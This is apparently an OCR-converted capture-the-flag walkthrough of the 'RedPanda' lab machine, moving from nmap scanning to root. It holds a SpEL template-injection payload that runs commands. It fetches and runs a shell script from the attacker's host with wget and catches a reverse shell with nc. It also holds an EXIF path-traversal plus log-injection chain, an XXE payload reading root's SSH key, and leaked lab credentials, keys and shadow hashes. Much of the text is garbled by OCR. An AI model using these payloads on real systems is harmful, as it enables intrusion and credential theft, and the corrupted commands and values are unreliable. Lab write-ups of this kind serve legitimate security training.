

Path of Exploitation

Foothold: SSTI for foothold and user User: SSTI root: xml xxe into credits file

Creds

Username	Password	Description
woodenk	RedPandazRule	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Sat Jul 9 15:00:45 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 10.129.196.24 Nmap scan report for 10.129.196.24
Nmap scan report for 10.129.196.24
Host is up, received echo-reply ttl 63 (0.033s latency).
Scanned at 2022-07-09 15:00:47 EDT for 52s
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2pl Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
 | ssh-hostkey:
       3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:le:f6:bf:de:ae (RSA)
| ssh-rsa
AAAABSM2GC1yc2EAAAADQQABAAABgQC82vTuNlhMqiqUfN-Lwih4gBrSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7ZZ4r8lrliNe/Afk6LJqTt3OWewzS2alTpCrEbvoileYAl/FeyaSPfbZ8mv77+MWEA+kT8pAmlxw9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJ
jaqYaMLLXyXNlf7j3vc2f27rKEZoR0)9HOH9Y+5rul84QQX[W/ir-1E37xTwQA5ULGOMLm/AgpHIf15jaDfT/r4QWe+au+2yPotnOG8BJ8z3ef+fQzj/Cq7OGR96ZBfJ3i08B/Waw/RIJ9qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBLF0KXE5t3ZJVWSAs
U3oguNCXtYKrjqPe6BZRy+lrbeskalbIGPZrqLEgptpKhz14UaOcd9/vpNYrd5k7z4aMXvZBDKIGJg58yihzx8I9I367Z0my8E89+TnjGFY2QTzxmbmU=
256 b7:89:6c:0b1:26:ed:49:b2:cl:186:7c:29992:741cl:1f [CCDSA]
    ecdsa-sha2-nistp256 AAA
 | 256 lB:cd:9d:08:36:21:38:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)


|_ssh-ed25519 AAAAC3NzaCllZDINTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJllKxMPadPvR


8080/tcp open http-proxy syn-ack ttl 63
   fingerprint-strings:
GetRequest:
            HTTP/1.1 200
            Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Date: Sat, 09 Jul 2022 19:01:13 GMT
Connection: close
              <!DOCTYPE html>
             <html lang="en" dir="ltr"
            <head>
              <meta charset="utf-8">
             <!--Codepen by khr2003: https://codepen.io/khr2003/pen/BGZdXw -->
            rel="stylesheet" href="css/panda.css" type="text/css"
rel="stylesheet" href="css/main.css" type="text/css">
            <title>Red Panda Search | Made with Spring Boot</title>
             </head>
<body>
            <dody
<div class='pande'>
<div class='ear left'></div>
<div class='ear right'></div>
<div class='whiskers left'>
<span></span>
             <span></span>
<span></span>
<span></span>
            </div>
<div class='whiskers right'>
<span></span>
             <span></span>
             </div>
        <div class='face'>
<div class='eye
HTTPOptions:</pre>
            HTTP/1.1 200
Allow: GET,HEAD,OPTIONS
Content-Length: 0
Date: Sat, 09 Jul 2022 19:01:13 GMT
            Connection: close
            Content-Type: text/html;charset=utf-8
Content-Language: en
            Content-Length: 435
Date: Sat, 09 Jul 2022 19:01:13 GMT
```

<!doctype html><html lang="en"><head><title>HTTP Status 400 |_http-title: Red Panda Search | Made with Spring Boot |_ Supported Methods: GET HEAD OPTIONS |_ Supported Metnods: GEL HEAD OPILUNS
| Service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-PortB088-TCP:Ver.32%I=7%D=7/9%Time=62(50088%P=x86_64-pc-linux=gnu%r/Get
SF:Request,599,"HTTP/1\1\1\x202080\x20\r\nContent-Type:\x20exty/hml;charset
SF:Request,599,"HTTP/1\1\1\x20ex080\x20\r\nContent-Type:\x20ex09\x20\r\nContent-Type:\x20ex09\x20\r\nContent-Type:\x20ex09\x20\r\nContent-Type:\x20ex09\x20\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex0\r\nContent-Type:\x20ex0e\x20ex\r\nContent-Type:\x20ex0e\x20ex\r\nContent-Type:\x20ex0e\x20ex\r\nContent-Type: 37.20\meta\zounarset-\\u0173\\\x20\x20\x20\x20\meta\zounarset-\\u0173\\\x20\x20\x20\x20\meta\zounarset-\\u0173\\\u0173\\u 37: unix269µ mig x2690ux(y zitz-/mix26 x269x/meau/mix26 x269x/mix26 x260x/mix26 x260x/mix26 x260x/mix26 x260x/mix26 x260x/mix26 x260x/mix26 x260x/mix26 x260x/mix26 x260x/mix2 S::9('rnAtLow', X/2061, †hEAD, OP'ILONS | r|nContent-Length: | x2081 | r|nDate: | x,205at | Fr; | x2089 | x2011 | x2022 | x2011 | x201 SF:type=\"text/css\">body\x20{font-family:Tahoma,Arial,sans-serif;}\x20h1, SF::1px:background-color:#525 SF:P\x20Status\x20400\x20\xe2\x80\x93\x20Bad\x20Request</hl> Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Read data files from: /usr/bin/../share/nmap Service detection performed. Please report any incorrect results at https://nmap.org/submit/ # Nmap done at Sat Jul 9 15:01:39 2022 -- 1 IP address (1 host up) scanned in 53.95 seconds

Web Enumeration







and visiting the images adds to the count in the exports every minute or so..

gobuster

not much here...

so lets fuzz the search field

POST /search HTTP/1.1 Host: 10.10.11.170:8080 Content-Length: 1566 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.176:8888
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xmliq=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://lol.0.11.170:8888/search
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

few things isn't allowing certain characters %, \$ _

lets try ssti

tried with bunch of payloads and finally found this

 $*\{T(\texttt{java.lang.System}).\texttt{getenv}()\}$

the star seems to give success

now lets just wget or curl a web shell and then execute i used <u>this github repo</u> to generate the payloads with ease.

wget http://10.10.14.178/shell.sh

POST /search HTTP/1.1 Host: 10.10.11.170:8080 Content-Length: 1566

```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://lo.10.11.170:8880
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilu/5.0 (Windows NT 10.0): Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9, image/avif, image/webp, image/appg,*/*;q=0.8, application/signed-exchange;v=b3;q=0.9
Referer: http://lo.10.11.170:80806)search
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

name=*
(Torg.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(119).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toString(181)).concat(T(java.lang.Character).toStri
```

bash shell.sh

```
POST /search HTTP/1.1
Host: 10.10.11.170:8080
Content-Length: 680
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://lo.10.11.170:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozitla/5.0 (Windows NT 10.0); Win64; x41) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xmlq=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.170:8080/search
Accept-Encoding: gzip, deflate
Accept-Encoding: gzip, deflate
Accept-Enguage: en-US,en;q=0.9
Connection: close

name=*
(T(ogr.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(98).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toStri
```

set up nc listener and get shell on box as woodenk

user.txt

```
woodenk@redpanda:~$ cat user.txt
30169c57507993e9419d898be3cf3286
```

enumeration

```
woodenk@redpanda:~$ netstat -tulpn
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address
                                                                                                                            PID/Program name
                           0 127.0.0.1:33060
0 127.0.0.1:3306
tcp
                                                                    0.0.0.0:*
                                                                                                         LISTEN
                                                                    0.0.0.0:*
                                                                                                         LISTEN
                           0 127.0.0.53:53
0 0.0.0.0:22
tcp
                                                                   0.0.0.0:*
                                                                                                         LISTEN
                           0 :::8080
0 :::22
0 127.0.0.53:53
                                                                   :::*
                                                                                                         LISTEN
                                                                                                                            897/java
udp
udp
                           0 0.0.0.0:68
                                                                   0.0.0.0:*
```

ok so looks like mysgl is running lets see what we can find... any creds..???

woodenk:RedPandazRule \Rightarrow 00 - Loot > Creds

ok. since this is a java box lets also take a look at all the java files as well

```
8 -rw-rw-r-- 1 root root
4 -rw-rw-r-- 1 root root
4 -rw-rw-r-- 1 root root
25068
                                                                          4942 Dec 14 2021 /opt/panda_search/.mvn/wrapper/MavenWrapperDownloader.java
                                                                           230 Dec 14 2021 /opt/panda_search/src/test/java/com/panda_search/htb/panda_search/PandaSearchApplicationTests.java 1800 Jun 14 14:09 /opt/panda_search/src/main/java/com/panda_search/htb/panda_search/RequestInterceptor.java
25077
25086
                8 -rw-rw-r-- 1 root
                                                       root
                                                                          4321 Jun 20 13:02 /opt/panda_search/src/main/java/com/panda_search/htb/panda_search/MainController.java
                                                                          779 Feb 21 18:84 /opt/panda_search/src/main/java/com/panda_search/htb/panda_search/PandaSearchApplication.java
4942 Apr 8 13:40 /opt/credit-score/LogParser/final/.mvn/wrapper/MavenWrapperDownloader.java
285 Apr 8 11:13 /opt/credit-score/LogParser/final/src/test/java/com/logparser/AppTest.java
25085
                4 -rw-rw-r-- 1 root
                                                       root
                8 -rw-r--r-- 1 root
4 -rw-rw-r-- 1 root
41274
                4 -rw-rw-r--
                                     1 root
                                                       root
                                                                          3707 Jun 20 15:43 /opt/credit-score/LogParser/final/src/main/java/com/logparser/App.java
                                                                           4096 Jun 14 14:35 /etc/.java
```

now lets take a look at them...

/opt/credit-score/LogParser/final/src/main/java/com/logparser/App.java

```
public class App {
  public static Map parseLog(String line) {
     String[] strings = line.split("\\\\");
     Map map = new MashMap<();
     map.put("istatus_code", Integer.parseInt(strings[0]));
     map.put("ip", strings[1]);
     map.put("user_agent", strings[2]);
     map.put("uri", strings[3]);
     return map;
  }
  public static boolean isImage(String filename){</pre>
```

```
if(filename.contains(".jpg"))
                return true:
        return false;
 public static String getArtist(String uri) throws IOException, JpegProcessingException
        String fullpath = "/opt/panda_search/src/main/resources/static" + uri;
File jpgFile = new File(fullpath);
Metadata metadata = JpegMetadataReader.readMetadata(jpgFile);
for(Directory dir : metadata_getDirectories())
                 for(Tag tag : dir.getTags())
                        if(tag.getTagName() == "Artist")
                                return tag.getDescription();
        return "N/A":
        public static void addViewTo(String path, String uri) throws JDOMException, IOException
        SAXBuilder saxBuilder = new SAXBuilder();
XMLOutputter xmlOutput = new XMLOutputter();
xmlOutputt.setFormat(Format.getPrettyFormat());
File fd = new File(path);
Document doc = saxBuilder.build(fd);
        Element rootElement = doc.getRootElement();
for(Element el: rootElement.getChildren())
                 if(el.getName() == "image")
                         if(el.getChild("uri").getText().equals(uri))
                                 Integer totalviews = Integer.parseInt(rootElement.getChild("totalviews").getText()) + 1;
System.out.println("Total views:" + Integer.toString(totalviews));
rootElement.getChild("totalviews").setText(Integer.toString(totalviews));
Integer views = Integer.parseInt(el.getChild("views").getText());
el.getChild("views").setText(Integer.toString(views + 1));
        BufferedWriter writer = new BufferedWriter(new FileWriter(fd));
xmlOutput.output(doc, writer);
}
public static void main(String[] args) throws JDOMException, IOException, JpegProcessingException {
   File log_fd = new File("/opt/panda_search/redpanda.log");
   Scanner log_reader = new Scanner(log_fd);
   while(log_reader.hasWextLine())
                String line = log_reader.nextLine();
if(!isImage(line))
                        continue:
                }
Map parsed_data = parseLog(line);
System.out.println(parsed_data.get("uri"));
String artist = getArtist(parsed_data.get("uri").toString());
System.out.println("Artist: " + artist);
String xmiPath = "/credits/" + artist + "_creds.xml";
addViewTo(xmlPath, parsed_data.get("uri").toString());
```

ok. so it splits the log at || into status_code, ip, user_agent, and uri it takes the image and loads its uri and gets the metadat from the Artist field and then opens the /credits/ artist +_creds.xml file and adds to the views.

ok.. so lets build the attack.

first get a jpg.

i just downloaded one from the site.. and then ran exiftool

```
curl http://10.10.14.170/img/greg.jpg -0
```

```
kali@kali:~$ exiftool greg.jpg
ExifTool Version Number
File Name
                                           : greg.jpg
Directory
File Size
File Modification Date/Time
                                            2022:07:12 16:13:33-04:00
File Access Date/Time
                                             2022:07:12 16:13:39-04:00
File Inode Change Date/Time
File Permissions
                                              2022:07:12 16:13:33-04:00
                                           : -rw-r--r--
: JPEG
File Type
File Type Extension
MIME Type
                                          : JPEG
: jpg
: image/jpeg
: Big-endian (Motorola, MM)
: Horizontal (normal)
: woodenk
Exif Byte Order
Orientation
Artist
```

then updated the Artist field with the name of the xml file without "_creds.xml"

```
kali@kali:-$ exiftool -overwrite_original -Artist=../home/woodenk/getkey greg.jpg
Warning: [minor] Ignored empty rdf:Bag list for Iptc4xmpExt:LocationCreated - greg.jpg
1 image files updated
```

```
kali@kali:-$ exiftool greg.jpg
ExifTool Version Number : 12.40
File Name : greg.jpg
```

```
Directory
                                        100 KiB
File Size
File Modification Date/Time
File Access Date/Time
                                        2022:07:12 16:16:21-04:00
2022:07:12 16:16:21-04:00
File Inode Change Date/Time
                                        2022:07:12 16:16:21-04:00
File Permissions
                                         -rw-r--r--
                                       : JPEG
File Type Extension
                                      : jpg
MIME Type
                                      : image/jpeg
                                      : Big-endian (Motorola, MM)
: Horizontal (normal)
Exif Byte Order
Orientation
Artist
                                      : ../home/woodenk/getkey
...[snip]...
```

next i created the get_key_creds.xml file with the xml xxe in it.

```
kali@kali:~$ cat www/getkey_creds.xml

<?xml versions"1.0" encodings"UTF-8"?>

<!DOCTYPE data [<!ELEMENT stockCheck ANY><!ENTITY file SYSTEM "file:///root/.ssh/id_rsa">]>

<credits>

<a href="mailto:data"></a>
<a href="mailto:data"></a>
<a href="mailto:data"></a>
<a href="mailto:data"></a>
<a href="mailto:data"><a href="mailto:data">data"<a href="mailto:data
```

now i just have to get it to visit the image to grab the metadata and read the xml file and get the root id_rsa... so how do i do that.. well we can use the useragent and inject ||

```
GET /stats HTTP/1.1

Host: 10.10.11.170:8080

Upgrade-Insecure-Requests: 1

User-Agent: hello||/../../../../home/woodenk/greg.jpg

Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.9

Referer: http://lo.10.11.170:8080/stats?author=woodenk

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close
```

and we see in the redpanda.log

```
woodenk@redpanda:/opt/panda_search$ cat redpanda.log

200||10.10.14.178||hello||/../../../../../home/woodenk/greg.jpg||/stats

200||10.10.14.178||hello||/../../../home/woodenk/greg.jpg||/stats

200||10.10.14.178||hello||/../../../home/woodenk/greg.jpg||/stats

200||10.10.14.178||hello||/../.../../home/woodenk/greg.jpg||/stats

200||10.10.14.178||hello||/../.../../home/woodenk/greg.jpg||/stats

200||10.10.14.178||hello||/../../../home/woodenk/greg.jpg||/stats
```

it should parse the uri of the image to /home/woodenk/greg.jpg and read the metadata and /stat will just be dropped.

now lets upload our image and xml file to the box

```
woodenk@redpanda:~$ wget http://l0.10.14.178/{getkey_creds.xml,greg.jpg}
```

visit the site like above and wait...

```
woodenk@redpanda:~$ tail -f getkey_creds.xml
<!DOCTYPE data [<!ELEMENT stockCheck ANY><!ENTITY file SYSTEM "file:///root/.ssh/id_rsa"]>
   <author>../../../../home/woodenk/greg.jpg</author>
  <image>
     <views>1</views>
   </image>
<totalviews>12</totalviews>
</credits>
tail: getkey_creds.xml: file truncated
<?xml version="1.0" encoding="UTF-8"?>
<?xml version="1
<!DOCTYPE data>
<credits>
   <author>../../../../home/woodenk/greg.jpg</author>
  <image>
     <uri>../../../../../home/woodenk/greg.jpg</uri>
<key>----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAAAAAAAAtzc2gtZW
QNTUKUQDAACOBUNPKNCTO-14ACJZMthUbcSUCDUZOOtók-ses-bFezfQAAAJBRObZGUNZ9
ugAAAAtzc2gtZMQyNTUxQQAAACDeUNPKnCNZoi+AcjZMtNbccSUcDUZ00t6k-eas-bFezfQ
AAAECj9KollKnalvQDz93ztNrROkyZarZpP8t8UgdfLI8HvN5Q881w1mil4ByNky81txxJ
----END OPENSSH PRIVATE KEY----</key
     <views>1</views>
   <totalviews>12</totalviews>
</credits>
tail: getkey_creds.xml: file truncated
```

and boom root id_rsa

```
-----BEGIN OPENSSH PRIVATE KEY-----
b38lbnNzaClrZKktdjEAAAABGSvbmUAAAAEbm9uZQAAAAAAAABAAAAWAAAAtzc2gtZW
QNTUXOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZOOtGk+eas+bFezfQAAAJBRbbb2GbW29
ugAAAAtzc2gtZWQyNTUXOQAAACDeUNPNcNZoi+AcjZMtWbccSUcDUZOOtGk+eas+bFezfQ
AAECj9KoLlKnalvQDz93ztNrROky2arZpP8t8UgdfLI0HvNSQ88lwlmiL4ByNky0ltxxJ
RMMROG8a155qZ5SYTW9AAAADXJv03RAcmWkcGFuZGE=
-----END OPENSSH PRIVATE KEY-----
```

root

```
root@redpanda:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

root.txt

root@redpanda:~# cat root.txt 3f48516a319feb794d0f921624dd6529

uname -a

root@redpanda:-# uname -a Linux redpanda 5.4.0-121-generic #137-Ubuntu SMP Wed Jun 15 13:33:07 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux

/etc/shadow

root@redpanda:~# cat /etc/shadow
root:\$6\$HYdGmG45Ye119KMJ\$XKs\$sbw.GmfYk38VaklJkaLomoPUzkL/l4XNJN3PuXYAYebnSz628i14VLWfEuPShcAEpQRjhl.vi0MrJAC8x0:19157:0:99999:7:::
...[snip]...
woodenk:\$6\$488oRAl2Lv8K8Zth\$vp3zroFTUyQRA/UQKuG4uzNF6L7pceYAe.B14kmSgvKCvjTmGIu/hSEZTTT8EFbGKNIbT3e2ox3qqK/MJRJIJ1:19157:0:99999:7:::
mysql::19157:0:99999:7:::